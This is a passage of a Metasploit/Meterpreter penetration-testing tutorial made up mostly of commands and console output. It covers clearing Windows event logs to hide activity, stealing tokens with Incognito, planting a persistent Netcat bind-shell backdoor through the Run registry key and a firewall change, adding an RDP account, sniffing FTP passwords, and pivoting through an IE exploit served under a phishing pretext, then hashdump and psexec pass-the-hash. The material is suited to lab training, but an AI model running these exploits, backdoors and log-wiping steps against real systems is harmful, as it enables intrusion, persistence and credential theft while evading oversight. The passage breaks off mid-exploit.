[*] Deleting \KoVCxCjx.exe...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.57.133:443 -> 192.168.57.131:1045)
```

```
meterpreter > shell
Process 3680 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
```

```
C:\WINDOWS\system32>
```


That is it! We successfully connect to a separate computer with the same credentials without having to worry about rainbowtables or cracking the password.
Special thanks to Chris Gates for the documentation on this.

Event Log Management

Sometimes it's best to not have your activities logged. Whatever the reason, you may find a circumstance where you need to clear away the windows event logs. Looking at the source for the winenum script, located in 'scripts/meterpreter', we can see the way this function works.

```
def clearevtlogs()
    evtlogs = [
        'security',
        'system',
        'application',
        'directory service',
        'dns server',
        'file replication service'
    ]
    print_status("Clearing Event Logs, this will leave and event 517")
    begin
        evtlogs.each do |evl|
            print_status("\tClearing the #{evl} Event Log")
            log = @client.sys.eventlog.open(evl)
            log.clear
            file_local_write(@dest,"Cleared the #{evl} Event Log")
        end
        print_status("All Event Logs have been cleared")
    rescue ::Exception => e
        print_status("Error clearing Event Log: #{e.class} #{e}")
    end
end
```

Let's look at a scenario where we need to clear the event log, but instead of using a premade script to do the work for us, we will use the power of the ruby interpreter in Meterpreter to clear the logs on the fly. First, let's see our Windows 'System' event log.



Now, let's exploit the system and manually clear away the logs. We will model our command off of the winenum script. Running 'log = client.sys.eventlog.open('system')' will open up the system log for us.

```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 2 opened (172.16.104.130:4444 -> 172.16.104.145:1246)

meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
>> log = client.sys.eventlog.open('system')
=> #:#:0xb6779424 @client=#, #>, #


"windows/browser/facebook_extractiptc"=>#, "windows/antivirus/trendmicro_serverprotect_earthagent"=>#, "windows/browser/ie_iscomponentinstalled"=>#, "wi
< [ ] >
```

Now we'll see if we can clear out the log by running 'log.clear'.

```
>> log.clear
=> #:#:0xb6779424 @client=#,
```

```
/trendmicro_serverprotect_earthagent">#, "windows/browser/ie_iscomponentinstalled">#, "windows/exec/reverse_ord_tcp">#, "windows/http/apache_chunked"
```

Let's see if it worked.



Success! We could now take this further, and create our own script for clearing away event logs.

```
# Clears Windows Event Logs
```

```
evtlogs = [
    'security',
    'system',
    'application',
    'directory service',
    'dns server',
    'file replication service'
]
print_line("Clearing Event Logs, this will leave an event 517")
evtlogs.each do |evl|
    print_status("Clearing the #{evl} Event Log")
    log = client.sys.eventlog.open(evl)
    log.clear
end
print_line("All Clear! You are a Ninja!")
```

After writing our script, we place it in /usr/share/metasploit-framework/scripts/meterpreter/. Then, let's re-exploit the system and see if it works.

```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (172.16.104.130:4444 -> 172.16.104.145:1253)

meterpreter > run clearlogs
Clearing Event Logs, this will leave an event 517
[*] Clearing the security Event Log
[*] Clearing the system Event Log
[*] Clearing the application Event Log
[*] Clearing the directory service Event Log
[*] Clearing the dns server Event Log
[*] Clearing the file replication service Event Log
All Clear! You are a Ninja!
meterpreter > exit
```

And the only event left in the log on the system is the expected 517.

Type	Date	Time	Source	Category	Event	User	Computer
Success Audit	5/3/2009	4:32:29 PM	Security	System Event	517	SYSTEM	TARGET

This is the power of Meterpreter. Without much background other than some sample code we have taken from another script, we have created a useful tool to help us cover our actions.

Fun with Incognito

What is Incognito

Incognito was originally a stand-alone application that allowed you to impersonate user tokens when successfully compromising a system. This was integrated into Metasploit and ultimately into Meterpreter. You can read more about Incognito and how token stealing works via Luke Jennings [original paper](#).

In a nutshell, tokens are just like web cookies. They are a temporary key that allows you to access the system and network without having to provide credentials each time you access a file. Incognito exploits this the same way cookie stealing works, by replaying that temporary key when asked to authenticate. There are two types of tokens: delegate and impersonate. Delegate tokens are created for 'interactive' logons, such as logging into the machine or connecting to it via Remote Desktop. Impersonate tokens are for 'non-interactive' sessions, such as attaching a network drive or a domain logon script.

The other great things about tokens? They persist until a reboot. When a user logs off, their delegate token is reported as an impersonate token, but will still hold all of the rights of a delegate token.

- *TIP:* File servers are virtual treasure troves of tokens since most file servers are used as network attached drives via domain logon scripts

Once you have a Meterpreter session, you can impersonate valid tokens on the system and become that specific user without ever having to worry about credentials, or for that matter, even hashes. During a penetration test, this is especially useful due to the fact that tokens have the possibility of allowing local and/or domain privilege escalation, enabling you alternate avenues with potentially elevated privileges to multiple systems.

First, let's load up our favorite exploit, *ms08_067_netapi*, with a Meterpreter payload. Note that we manually set the target because this particular exploit does not always auto-detect the target properly. Setting it to a known target will ensure the right memory addresses are used for exploitation.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 10.211.55.140
RHOST => 10.211.55.140
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 10.211.55.162
LHOST => 10.211.55.162
msf exploit(ms08_067_netapi) > set LANG english
LANG => english
msf exploit(ms08_067_netapi) > show targets
```

Exploit targets:

Id	Name
--	--
0	Automatic Targeting
1	Windows 2000 Universal
2	Windows XP SP0/SP1 Universal
3	Windows XP SP2 English (NX)
4	Windows XP SP3 English (NX)
5	Windows 2003 SP0 Universal
6	Windows 2003 SP1 English (NO NX)
7	Windows 2003 SP1 English (NX)
8	Windows 2003 SP2 English (NO NX)
9	Windows 2003 SP2 English (NX)
10	Windows XP SP2 Arabic (NX)
11	Windows XP SP2 Chinese - Traditional / Taiwan (NX)

```
msf exploit(ms08_067_netapi) > set TARGET 8
target => 8
msf exploit(ms08_067_netapi) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Triggering the vulnerability...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (10.211.55.162:4444 -> 10.211.55.140:1028)
```

[meterpreter](#) >

We now have a Meterpreter console from which we will begin our incognito token attack. Like *priv* (**hashdump** and **timestomp**) and *stdapi* (**upload**, **download**, etc.), *incognito* is a Meterpreter module. We load the module into our Meterpreter session by executing the '**use incognito**' command. Issuing the **help** command shows us the variety of options we have for *incognito* and brief descriptions of each option.

```
meterpreter > use incognito
Loading extension incognito...success.
meterpreter > help

Incognito Commands
=====

```

Command	Description
---------	-------------

```
-----  
add_group_user      Attempt to add a user to a global group with all tokens  
add_localgroup_user Attempt to add a user to a local group with all tokens  
add_user            Attempt to add a user with all tokens  
impersonate_token   Impersonate specified token  
list_tokens         List tokens available under current user context  
snarf_hashes        Snarf challenge/response hashes for every token
```

```
meterpreter >
```

What we will need to do first is identify if there are any valid tokens on this system. Depending on the level of access that your exploit provides, you are limited in the tokens you are able to view. When it comes to token stealing, *SYSTEM* is king. As *SYSTEM* you are allowed to see and use any token on the box.

- *TIP:* Administrators don't have access to all the tokens either, but they do have the ability to migrate to *SYSTEM* processes, effectively making them *SYSTEM* and able to see all the tokens available.

```
meterpreter > list_tokens -u
```

```
Delegation Tokens Available  
=====  
NT AUTHORITY\LOCAL SERVICE  
NT AUTHORITY\NETWORK SERVICE  
NT AUTHORITY\SYSTEM  
SNEAKS.IN\Administrator
```

```
Impersonation Tokens Available  
=====  
NT AUTHORITY\ANONYMOUS LOGON
```

```
meterpreter >
```

We see here that there is a valid Administrator token that looks to be of interest. We now need to impersonate this token in order to assume its privileges. When issuing the **impersonate_token** command, note the two backslashes in "**SNEAKS.IN\ Administrator**". This is required as it causes bugs with just one slash. Note also that after successfully impersonating a token, we check our current userID by executing the **getuid** command.

```
meterpreter > impersonate_token SNEAKS.IN\\Administrator  
[+] Delegation token available  
[+] Successfully impersonated user SNEAKS.IN\Administrator  
meterpreter > getuid  
Server username: SNEAKS.IN\Administrator  
meterpreter >
```

Next, let's run a shell as this individual account by running '**execute -f cmd.exe -i -t**' from within Meterpreter. The '**execute -f cmd.exe**' is telling Metasploit to execute *cmd.exe*, the **-i** allows us to interact with the victim's PC, and the **-t** assumes the role we just impersonated through *incognito*.

```
meterpreter > shell  
Process 2804 created.  
Channel 1 created.  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\WINDOWS\system32> whoami  
whoami  
SNEAKS.IN\administrator  
  
C:\WINDOWS\system32>
```

Interacting with the Registry

The Windows registry is a magical place where, with just a few keystrokes, you can render a system virtually unusable. So, be very careful on this next section as mistakes can be painful.

Meterpreter has some very useful functions for registry interaction. Let's look at the options.

```
meterpreter > reg
Usage: reg [command] [options]

Interact with the target machine's registry.

OPTIONS:

-d  The data to store in the registry value.
-h      Help menu.
-k  The registry key path (E.g. HKLM\Software\Foo).
-r  The remote machine name to connect to (with current process credentials
-t  The registry value type (E.g. REG_SZ).
-v  The registry value name (E.g. Stuff).
-w      Set KEY_WOW64 flag, valid values [32|64].
COMMANDS:

enumkey    Enumerate the supplied registry key [-k ]
createkey   Create the supplied registry key [-k ]
deletekey   Delete the supplied registry key [-k ]
queryclass  Queries the class of the supplied key [-k ]
setval      Set a registry value [-k -v -d ]
deleteval   Delete the supplied registry value [-k -v ]
queryval    Queries the data contents of a value [-k -v ]
```

Here we can see there are various options we can use to interact with the remote system. We have the full options of reading, writing, creating, and deleting remote registry entries. These can be used for any number of actions, including remote information gathering. Using the registry, one can find what files have been used, web sites visited in Internet Explorer, programs used, USB devices used, and so on.

There is a great [quick reference list](#) of these interesting registry entries published by Access Data, as well as any number of Internet references worth finding when there is something specific you are looking for.

Persistent Netcat Backdoor

In this example, instead of looking up information on the remote system, we will be installing a Netcat backdoor. This includes changes to the system registry and firewall.

First, we must upload a copy of Netcat to the remote system.

```
meterpreter > upload /usr/share/windows-binaries/nc.exe C:\\windows\\system32
[*] uploading : /usr/share/windows-binaries/nc.exe -> C:\\windows\\system32
[*] uploaded : /usr/share/windows-binaries/nc.exe -> C:\\windows\\system32\\nc.exe
```

Afterwards, we work with the registry to have netcat execute on start up and listen on port 445. We do this by editing the key 'HKLM\\software\\microsoft\\windows\\currentversion\\run'.

```
meterpreter > reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run
Enumerating: HKLM\\software\\microsoft\\windows\\currentversion\\run

Values (3):
VMware Tools
VMware User Process
quicktftpserver

meterpreter > reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v nc -d 'C:\\windows\\system32\\nc.exe -Ldp 445 -e cmd.exe'
Successful set nc.
meterpreter > reg queryval -k HKLM\\software\\microsoft\\windows\\currentversion\\Run
Key: HKLM\\software\\microsoft\\windows\\currentversion\\Run
Name: nc
Type: REG_SZ
Data: C:\\windows\\system32\\nc.exe -Ldp 445 -e cmd.exe
```

Next, we need to alter the system to allow remote connections through the firewall to our Netcat backdoor. We open up an interactive command prompt and use the 'netsh' command to make the changes as it is far less error-prone than altering the registry directly. Plus, the process shown should work across more versions of Windows, as registry locations and functions are highly version and patch level dependent.

```
meterpreter > execute -f cmd -i
Process 1604 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\\Documents and Settings\\Jim\\My Documents > netsh firewall show opmode
Netsh firewall show opmode

Domain profile configuration:
-----
Operational mode      = Enable
Exception mode        = Enable

Standard profile configuration (current):
-----
Operational mode      = Enable
Exception mode        = Enable

Local Area Connection firewall configuration:
-----
Operational mode      = Enable
```

We open up port 445 in the firewall and double-check that it was set properly.

```
C:\\Documents and Settings\\Jim\\My Documents > netsh firewall add portopening TCP 445 "Service Firewall" ENABLE ALL
netsh firewall add portopening TCP 445 "Service Firewall" ENABLE ALL
Ok.

C:\\Documents and Settings\\Jim\\My Documents > netsh firewall show portopening
netsh firewall show portopening

Port configuration for Domain profile:
Port  Protocol Mode     Name
-----
139   TCP    Enable   NetBIOS Session Service
445   TCP    Enable   SMB over TCP
137   UDP    Enable   NetBIOS Name Service
138   UDP    Enable   NetBIOS Datagram Service

Port configuration for Standard profile:
Port  Protocol Mode     Name
-----
445   TCP    Enable   Service Firewall
139   TCP    Enable   NetBIOS Session Service
```

```
445 TCP Enable SMB over TCP
137 UDP Enable NetBIOS Name Service
138 UDP Enable NetBIOS Datagram Service
```

^

C:\Documents and Settings\Jim\My Documents >

So with that being completed, we will reboot the remote system and test out the Netcat shell.

```
root@kali:~# nc -v 172.16.104.128 445
172.16.104.128: inverse host lookup failed: Unknown server error : Connection timed out
(UNKNOWN) [172.16.104.128] 445 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Jim > dir
dir
Volume in drive C has no label.
Volume Serial Number is E423-E726

Directory of C:\Documents and Settings\Jim

05/03/2009 01:43 AM
.
05/03/2009 01:43 AM
..
05/03/2009 01:26 AM 0 ;i
05/12/2009 10:53 PM
Desktop
10/29/2008 05:55 PM
Favorites
05/12/2009 10:53 PM
My Documents
05/03/2009 01:43 AM 0 QCY
10/29/2008 03:51 AM
Start Menu
05/03/2009 01:25 AM 0 talltelnet.log
05/03/2009 01:25 AM 0 talltftp.log
4 File(s) 0 bytes
6 Dir(s) 35,540,791,296 bytes free

C:\Documents and Settings\Jim >
```

Wonderful! In a real world situation, we would not be using such a simple backdoor as this, with no authentication or encryption, however the principles of this process remain the same for other changes to the system, and other sorts of programs one might want to execute on start up.

Enabling Remote Desktop

Let's look at another situation where Metasploit makes it very easy to backdoor the system using nothing more than built-in system tools. We will utilize Carlos Perez's 'getgui' script, which enables Remote Desktop and creates a user account for you to log into it with. Use of this script could not be easier.

```
meterpreter > run getgui -h
[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
Windows Remote Desktop Enabler Meterpreter Script
Usage: getgui -u -p
Or:   getgui -e

OPTIONS:

-e      Enable RDP only.
-f      Forward RDP Connection.
-h      Help menu.
-p      The Password of the user to add.
-u      The Username of the user to add.

meterpreter > run getgui -u loneferret -p password
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Language detection started
[*]   Language detected: en_US
[*] Setting user account for logon
[*]   Adding User: loneferret with Password: password
[*]   Adding User: loneferret to local group ''
[*]   Adding User: loneferret to local group ''
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -rc /root/.msf4/logs/scripts/getgui/clean_up_20110112.2448.rc
meterpreter >
```

And we are done! That is it. Let's test the connection to see if it can really be that easy.



And here we see that it is. We used the 'rdesktop' command and specified the username and password we want to use for the log in. We then received an error message letting us know a user was already logged into the console of the system, and that if we continue, that user will be disconnected. This is expected behaviour for a Windows XP desktop system, so we can see everything is working as expected. Note that Windows Server allows concurrent graphical logons so you may not encounter this warning message.

Remember, these sorts of changes can be very powerful. However, use that power wisely, as all of these steps alter the systems in ways that can be used by investigators to track what sort of actions were taken on the system. The more changes that are made, the more evidence you leave behind.

When you are done with the current system, you will want to run the cleanup script provided to remove the added account.

```
meterpreter > run multi_console_command -rc /root/.msf4/logs/scripts/getgui/clean_up_20110112.2448.rc
[*] Running Command List ...
[*]   Running command execute -H -f cmd.exe -a "/c net user hacker /delete"
Process 288 created.
meterpreter >
```

Packet Sniffing

Meterpreter has the capability of packet sniffing the remote host without ever touching the hard disk. This is especially useful if we want to monitor what type of information is being sent, and even better, this is probably the start of multiple auxiliary modules that will ultimately look for sensitive data within the capture files. The sniffer module can store up to 200,000 packets in a ring buffer and exports them in standard PCAP format so you can process them using psnuffle, dsniff, wireshark, etc.

We first fire off our remote exploit toward the victim and gain our standard reverse Meterpreter console.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 10.211.55.126
msf exploit(ms08_067_netapi) > set RHOST 10.10.1.119
msf exploit(ms08_067_netapi) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Triggering the vulnerability...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (205824 bytes)
[*] Meterpreter session 1 opened (10.10.1.4:4444 -> 10.10.1.119:1921)
```

From here we initiate the sniffer on interface 2 and start collecting packets. We then dump the sniffer output to /tmp/all.cap.

```
meterpreter > use sniffer
Loading extension sniffer...success.

meterpreter > help

Sniffer Commands
=====

Command      Description
-----        -----
sniffer_dump   Retrieve captured packet data
sniffer_interfaces List all remote snappable interfaces
sniffer_start    Capture packets on a previously opened interface
sniffer_stats   View statistics of an active capture
sniffer_stop    Stop packet captures on the specified interface

meterpreter > sniffer_interfaces

1 - 'WAN Miniport (Network Monitor)' ( type:3 mtu:1514 usable:true dhcp:false wifi:false )
2 - 'Intel(R) PRO/1000 MT Network Connection' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )
3 - 'Intel(R) PRO/1000 MT Network Connection' ( type:4294967295 mtu:0 usable:false dhcp:false wifi:false )

meterpreter > sniffer_start 2
[*] Capture started on interface 2 (50000 packet buffer)

meterpreter > sniffer_dump 2 /tmp/all.cap
[*] Dumping packets from interface 2...
[*] Wrote 19 packets to PCAP file /tmp/all.cap

meterpreter > sniffer_stats 2
[*] Capture statistics for interface 2
    packets: 4632
    bytes: 1978363

meterpreter > sniffer_dump 2 /tmp/all.cap
[*] Flushing packet capture buffer for interface 2...
[*] Flushed 5537 packets (3523012 bytes)
[*] Downloaded 014% (524288/3523012)...
[*] Downloaded 029% (1048576/3523012)...
[*] Downloaded 044% (1572864/3523012)...
[*] Downloaded 059% (2097152/3523012)...
[*] Downloaded 074% (2621440/3523012)...
[*] Downloaded 089% (3145728/3523012)...
[*] Downloaded 100% (3523012/3523012)...
[*] Download completed, converting to PCAP...
[-] Corrupted packet data (length:10359)
[*] PCAP file written to /tmp/all.cap

meterpreter > sniffer_stop 2
[*] Capture stopped on interface 2
[*] There are 279 packets (57849 bytes) remaining
[*] Download or release them using 'sniffer_dump' or 'sniffer_release'

meterpreter > sniffer_release 2
[*] Flushed 279 packets (57849 bytes) from interface 2
meterpreter >
```

We can now use our favorite parser or packet analysis tool to review the information intercepted.

The Meterpreter packet sniffer uses the MicroOLAP Packet Sniffer SDK and can sniff the packets from the victim machine without ever having to install any drivers or write to the file system. The module is smart enough to realize its own traffic as well and will automatically remove any traffic from the Meterpreter interaction. In addition, Meterpreter pipes all information through an SSL/TLS tunnel and is fully encrypted.

^

packetrecorder

As an alternative to using the sniffer extension, Carlos Perez wrote the packetrecorder Meterpreter script that allows for some more granularity when capturing packets. To see what options are available, we issue the “**run packetrecorder**” command without any arguments.

```
_meterpreter > run packetrecorder
Meterpreter Script for capturing packets in to a PCAP file
on a target host given a interface ID.

OPTIONS:

-h      Help menu.
-i      Interface ID number where all packet capture will be done.
-l      Specify and alternate folder to save PCAP file.
-li     List interfaces that can be used for capture.
-t      Time interval in seconds between recollection of packet, default 30 seconds.
```

Before we start sniffing traffic, we first need to determine which interfaces are available to us.

```
_meterpreter > run packetrecorder -li

1 - 'Realtek RTL8139 Family PCI Fast Ethernet NIC' ( type:4294967295 mtu:0 usable:false dhcp:false wifi:false )
2 - 'Citrix XenServer PV Ethernet Adapter' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )
3 - 'WAN Miniport (Network Monitor)' ( type:3 mtu:1514 usable:true dhcp:false wifi:false )
```

We will begin sniffing traffic on the second interface, saving the logs to the desktop of our Kali system and let the sniffer run for awhile.

```
_meterpreter > run packetrecorder -i 2 -l /root/
[*] Starting Packet capture on interface 2
[+] Packet capture started
[*] Packets being saved in to /root/logs/packetrecorder/XEN-XP-SP2-BARE_20101119.5105/XEN-XP-SP2-BARE_20101119.5105.cap
[*] Packet capture interval is 30 Seconds
^C
[*] Interrupt
[+] Stopping Packet sniffer...
_meterpreter >
```

There is now a capture file waiting for us that can be analyzed in a tool such as Wireshark or tshark. We will take a quick look to see if we captured anything interesting.

```
root@kali:~/logs/packetrecorder/XEN-XP-SP2-BARE_20101119.5105# tshark -r XEN-XP-SP2-BARE_20101119.5105.cap |grep PASS
Running as user "root" and group "root". This could be dangerous.
2489 82.000000 192.168.1.201 -> 209.132.183.61 FTP Request: PASS s3cr3t
2685 96.000000 192.168.1.201 -> 209.132.183.61 FTP Request: PASS s3cr3t
```

Pivoting

What is pivoting?

Pivoting is the unique technique of using an instance (also referred to as a 'plant' or 'foothold') to be able to "move" around inside a network. Basically using the first compromise to allow and even aid in the compromise of other otherwise inaccessible systems. In this scenario we will be using it for routing traffic from a normally non-routable network.

For example, we are a pentester for Security-R-Us. You pull the company directory and decide to target a user in the target IT department. You call up the user and claim you are from a vendor and would like them to visit your website in order to download a security patch. At the URL you are pointing them to, you are running an Internet Explorer exploit.

```
msf > use exploit/windows/browser/ms10_002_aurora
msf exploit(ms10_002_aurora) > show options

Module options:

Name      Current Setting  Required  Description
----      -----          -----    -----
SRVHOST   0.0.0.0        yes       The local host to listen on.
SRVPORT   8080           yes       The local port to listen on.
SSL       false           no        Negotiate SSL for incoming connections
SSLVersion SSL3          no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH   URIPATH        no        The URI to use for this exploit (default is random)

Exploit target:

Id  Name
--  --
0   Automatic

msf exploit(ms10_002_aurora) > set URIPATH /
URIPATH => /
msf exploit(ms10_002_aurora) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms10_002_aurora) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(ms10_002_aurora) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.101:4444
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.1.101:8080/
[*] Server started.
msf exploit(ms10_002_aurora) >
```

When the target visits our malicious URL, a meterpreter session is opened for us giving full access to the system.

```
msf exploit(ms10_002_aurora) >
[*] Sending Internet Explorer "Aurora" Memory Corruption to client 192.168.1.201
[*] Sending stage (749056 bytes) to 192.168.1.201
[*] Meterpreter session 1 opened (192.168.1.101:4444 -> 192.168.1.201:8777) at Mon Dec 06 08:22:29 -0700 2010

msf exploit(ms10_002_aurora) > sessions -l

Active sessions
=====
Id  Type           Information                                         Connection
--  --            -----
1   meterpreter x86/win32  XEN-XP-SP2-BARE\Administrator @ XEN-XP-SP2-BARE  192.168.1.101:4444 -> 192.168.1.201:8777

msf exploit(ms10_002_aurora) >
```

When we connect to our meterpreter session, we run ipconfig and see that the exploited system is dual-homed, a common configuration amongst IT staff.

```
msf exploit(ms10_002_aurora) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ipconfig

Citrix XenServer PV Ethernet Adapter #2 - Packet Scheduler Miniport
Hardware MAC: d2:d6:70:fa:de:65
IP Address : 10.1.13.3
Netmask    : 255.255.255.0
```

```
MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address : 127.0.0.1
Netmask     : 255.0.0.0
```

^

```
Citrix XenServer PV Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: c6:c:e4:d9:c9:6e
IP Address  : 192.168.1.201
Netmask     : 255.255.255.0
```

```
meterpreter >
```

We want to leverage this newly discovered information and attack this additional network. Metasploit has an autoroute meterpreter script that will allow us to attack this second network through our first compromised machine.

```
meterpreter > run autoroute -h
[*] Usage: run autoroute [-r] -s subnet -n netmask
[*] Examples:
[*]  run autoroute -s 10.1.1.0 -n 255.255.255.0 # Add a route to 10.10.1/255.255.255.0
[*]  run autoroute -s 10.10.10.1                 # Netmask defaults to 255.255.255.0
[*]  run autoroute -s 10.10.10.1/24              # CIDR notation is also okay
[*]  run autoroute -p                            # Print active routing table
[*]  run autoroute -d -s 10.10.10.1             # Deletes the 10.10.10.1/255.255.255.0 route
[*] Use the "route" and "ipconfig" Meterpreter commands to learn about available routes
meterpreter > run autoroute -s 10.1.13.0/24
[*] Adding a route to 10.1.13.0/255.255.255.0...
[+] Added route to 10.1.13.0/255.255.255.0 via 192.168.1.201
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

Active Routing Table
=====
Subnet      Netmask      Gateway
-----      -----      -----
10.1.13.0   255.255.255.0 Session 1
```

```
meterpreter >
```

Now that we have added our additional route, we will escalate to SYSTEM, dump the password hashes, and background our meterpreter session by pressing Ctrl-z.

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY c2ec80f879c1b5dc8d2b64f1e2c37a45...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:81cbcea8a9af93bbaad3b435b51404ee;561cbdae13ed5abd30aa94ddeb3cf52d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee;31d6cfe0d16ae931b73c59d7e0c899c0:::
HelpAssistant:1000:9a6ae26408b0629ddc621c90c897b42d:07a59dbe14e2ea9c4792e2f189e2de3a:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:eb9fa44b3204029db5a8a77f5350160:::
victim:1004:81cbcea8a9af93bbaad3b435b51404ee;561cbdae13ed5abd30aa94ddeb3cf52d:::
```

```
meterpreter >
Background session 1? [y/N]
msf exploit(ms10_002_aurora) >
```

Now we need to determine if there are other systems on this second network we have discovered. We will use a basic TCP port scanner to look for ports 139 and 445.

```
msf exploit(ms10_002_aurora) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options:

Name      Current Setting  Required  Description
----      -----          -----      -----
CONCURRENCY  10           yes        The number of concurrent ports to check per host
FILTER      no            no         The filter string for capturing traffic
INTERFACE    no            no         The name of the interface
PCAPFILE    no            no         The name of the PCAP capture file to process
PORTS      1-10000        yes        Ports to scan (e.g. 22-25,80,110-900)
RHOSTS     .               yes        The target address range or CIDR identifier
SNAPLEN    65535          yes        The number of bytes to capture
THREADS    1               yes        The number of concurrent threads
TIMEOUT    1000            yes        The socket connect timeout in milliseconds
VERBOSE    false           no         Display verbose output
```

```

msf auxiliary(tcp) > set RHOSTS 10.1.13.0/24
RHOST => 10.1.13.0/24
msf auxiliary(tcp) > set PORTS 139,445
PORTS => 139,445
msf auxiliary(tcp) > set THREADS 50
THREADS => 50
msf auxiliary(tcp) > run

[*] 10.1.13.3:139 - TCP OPEN
[*] 10.1.13.3:445 - TCP OPEN
[*] 10.1.13.2:445 - TCP OPEN
[*] 10.1.13.2:139 - TCP OPEN
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >

```

We have discovered an additional machine on this network with ports 139 and 445 open so we will try to re-use our gathered password hash with the psexec exploit module. Since many companies use imaging software, the local Administrator password is frequently the same across the entire enterprise.

```

msf auxiliary(tcp) > use exploit/windows/smb/psexec
msf exploit(psexec) > show options

```

Module options:

Name	Current Setting	Required	Description
RHOST	yes	The target address	
RPORT	445	yes	Set the SMB service port
SMBDomain	WORKGROUP	no	The Windows domain to use for authentication
SMBPass	no		The password for the specified username
SMBUser	no		The username to authenticate as

Exploit target:

Id	Name
0	Automatic

```

msf exploit(psexec) > set RHOST 10.1.13.2
RHOST => 10.1.13.2
msf exploit(psexec) > set SMBUser Administrator
SMBUser => Administrator
msf exploit(psexec) > set SMBPass 81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d
SMBPass => 81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d
msf exploit(psexec) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started bind handler
[*] Authenticating to 10.1.13.2:445|WORKGROUP as user 'Administrator'...
[*] Uploading payload...
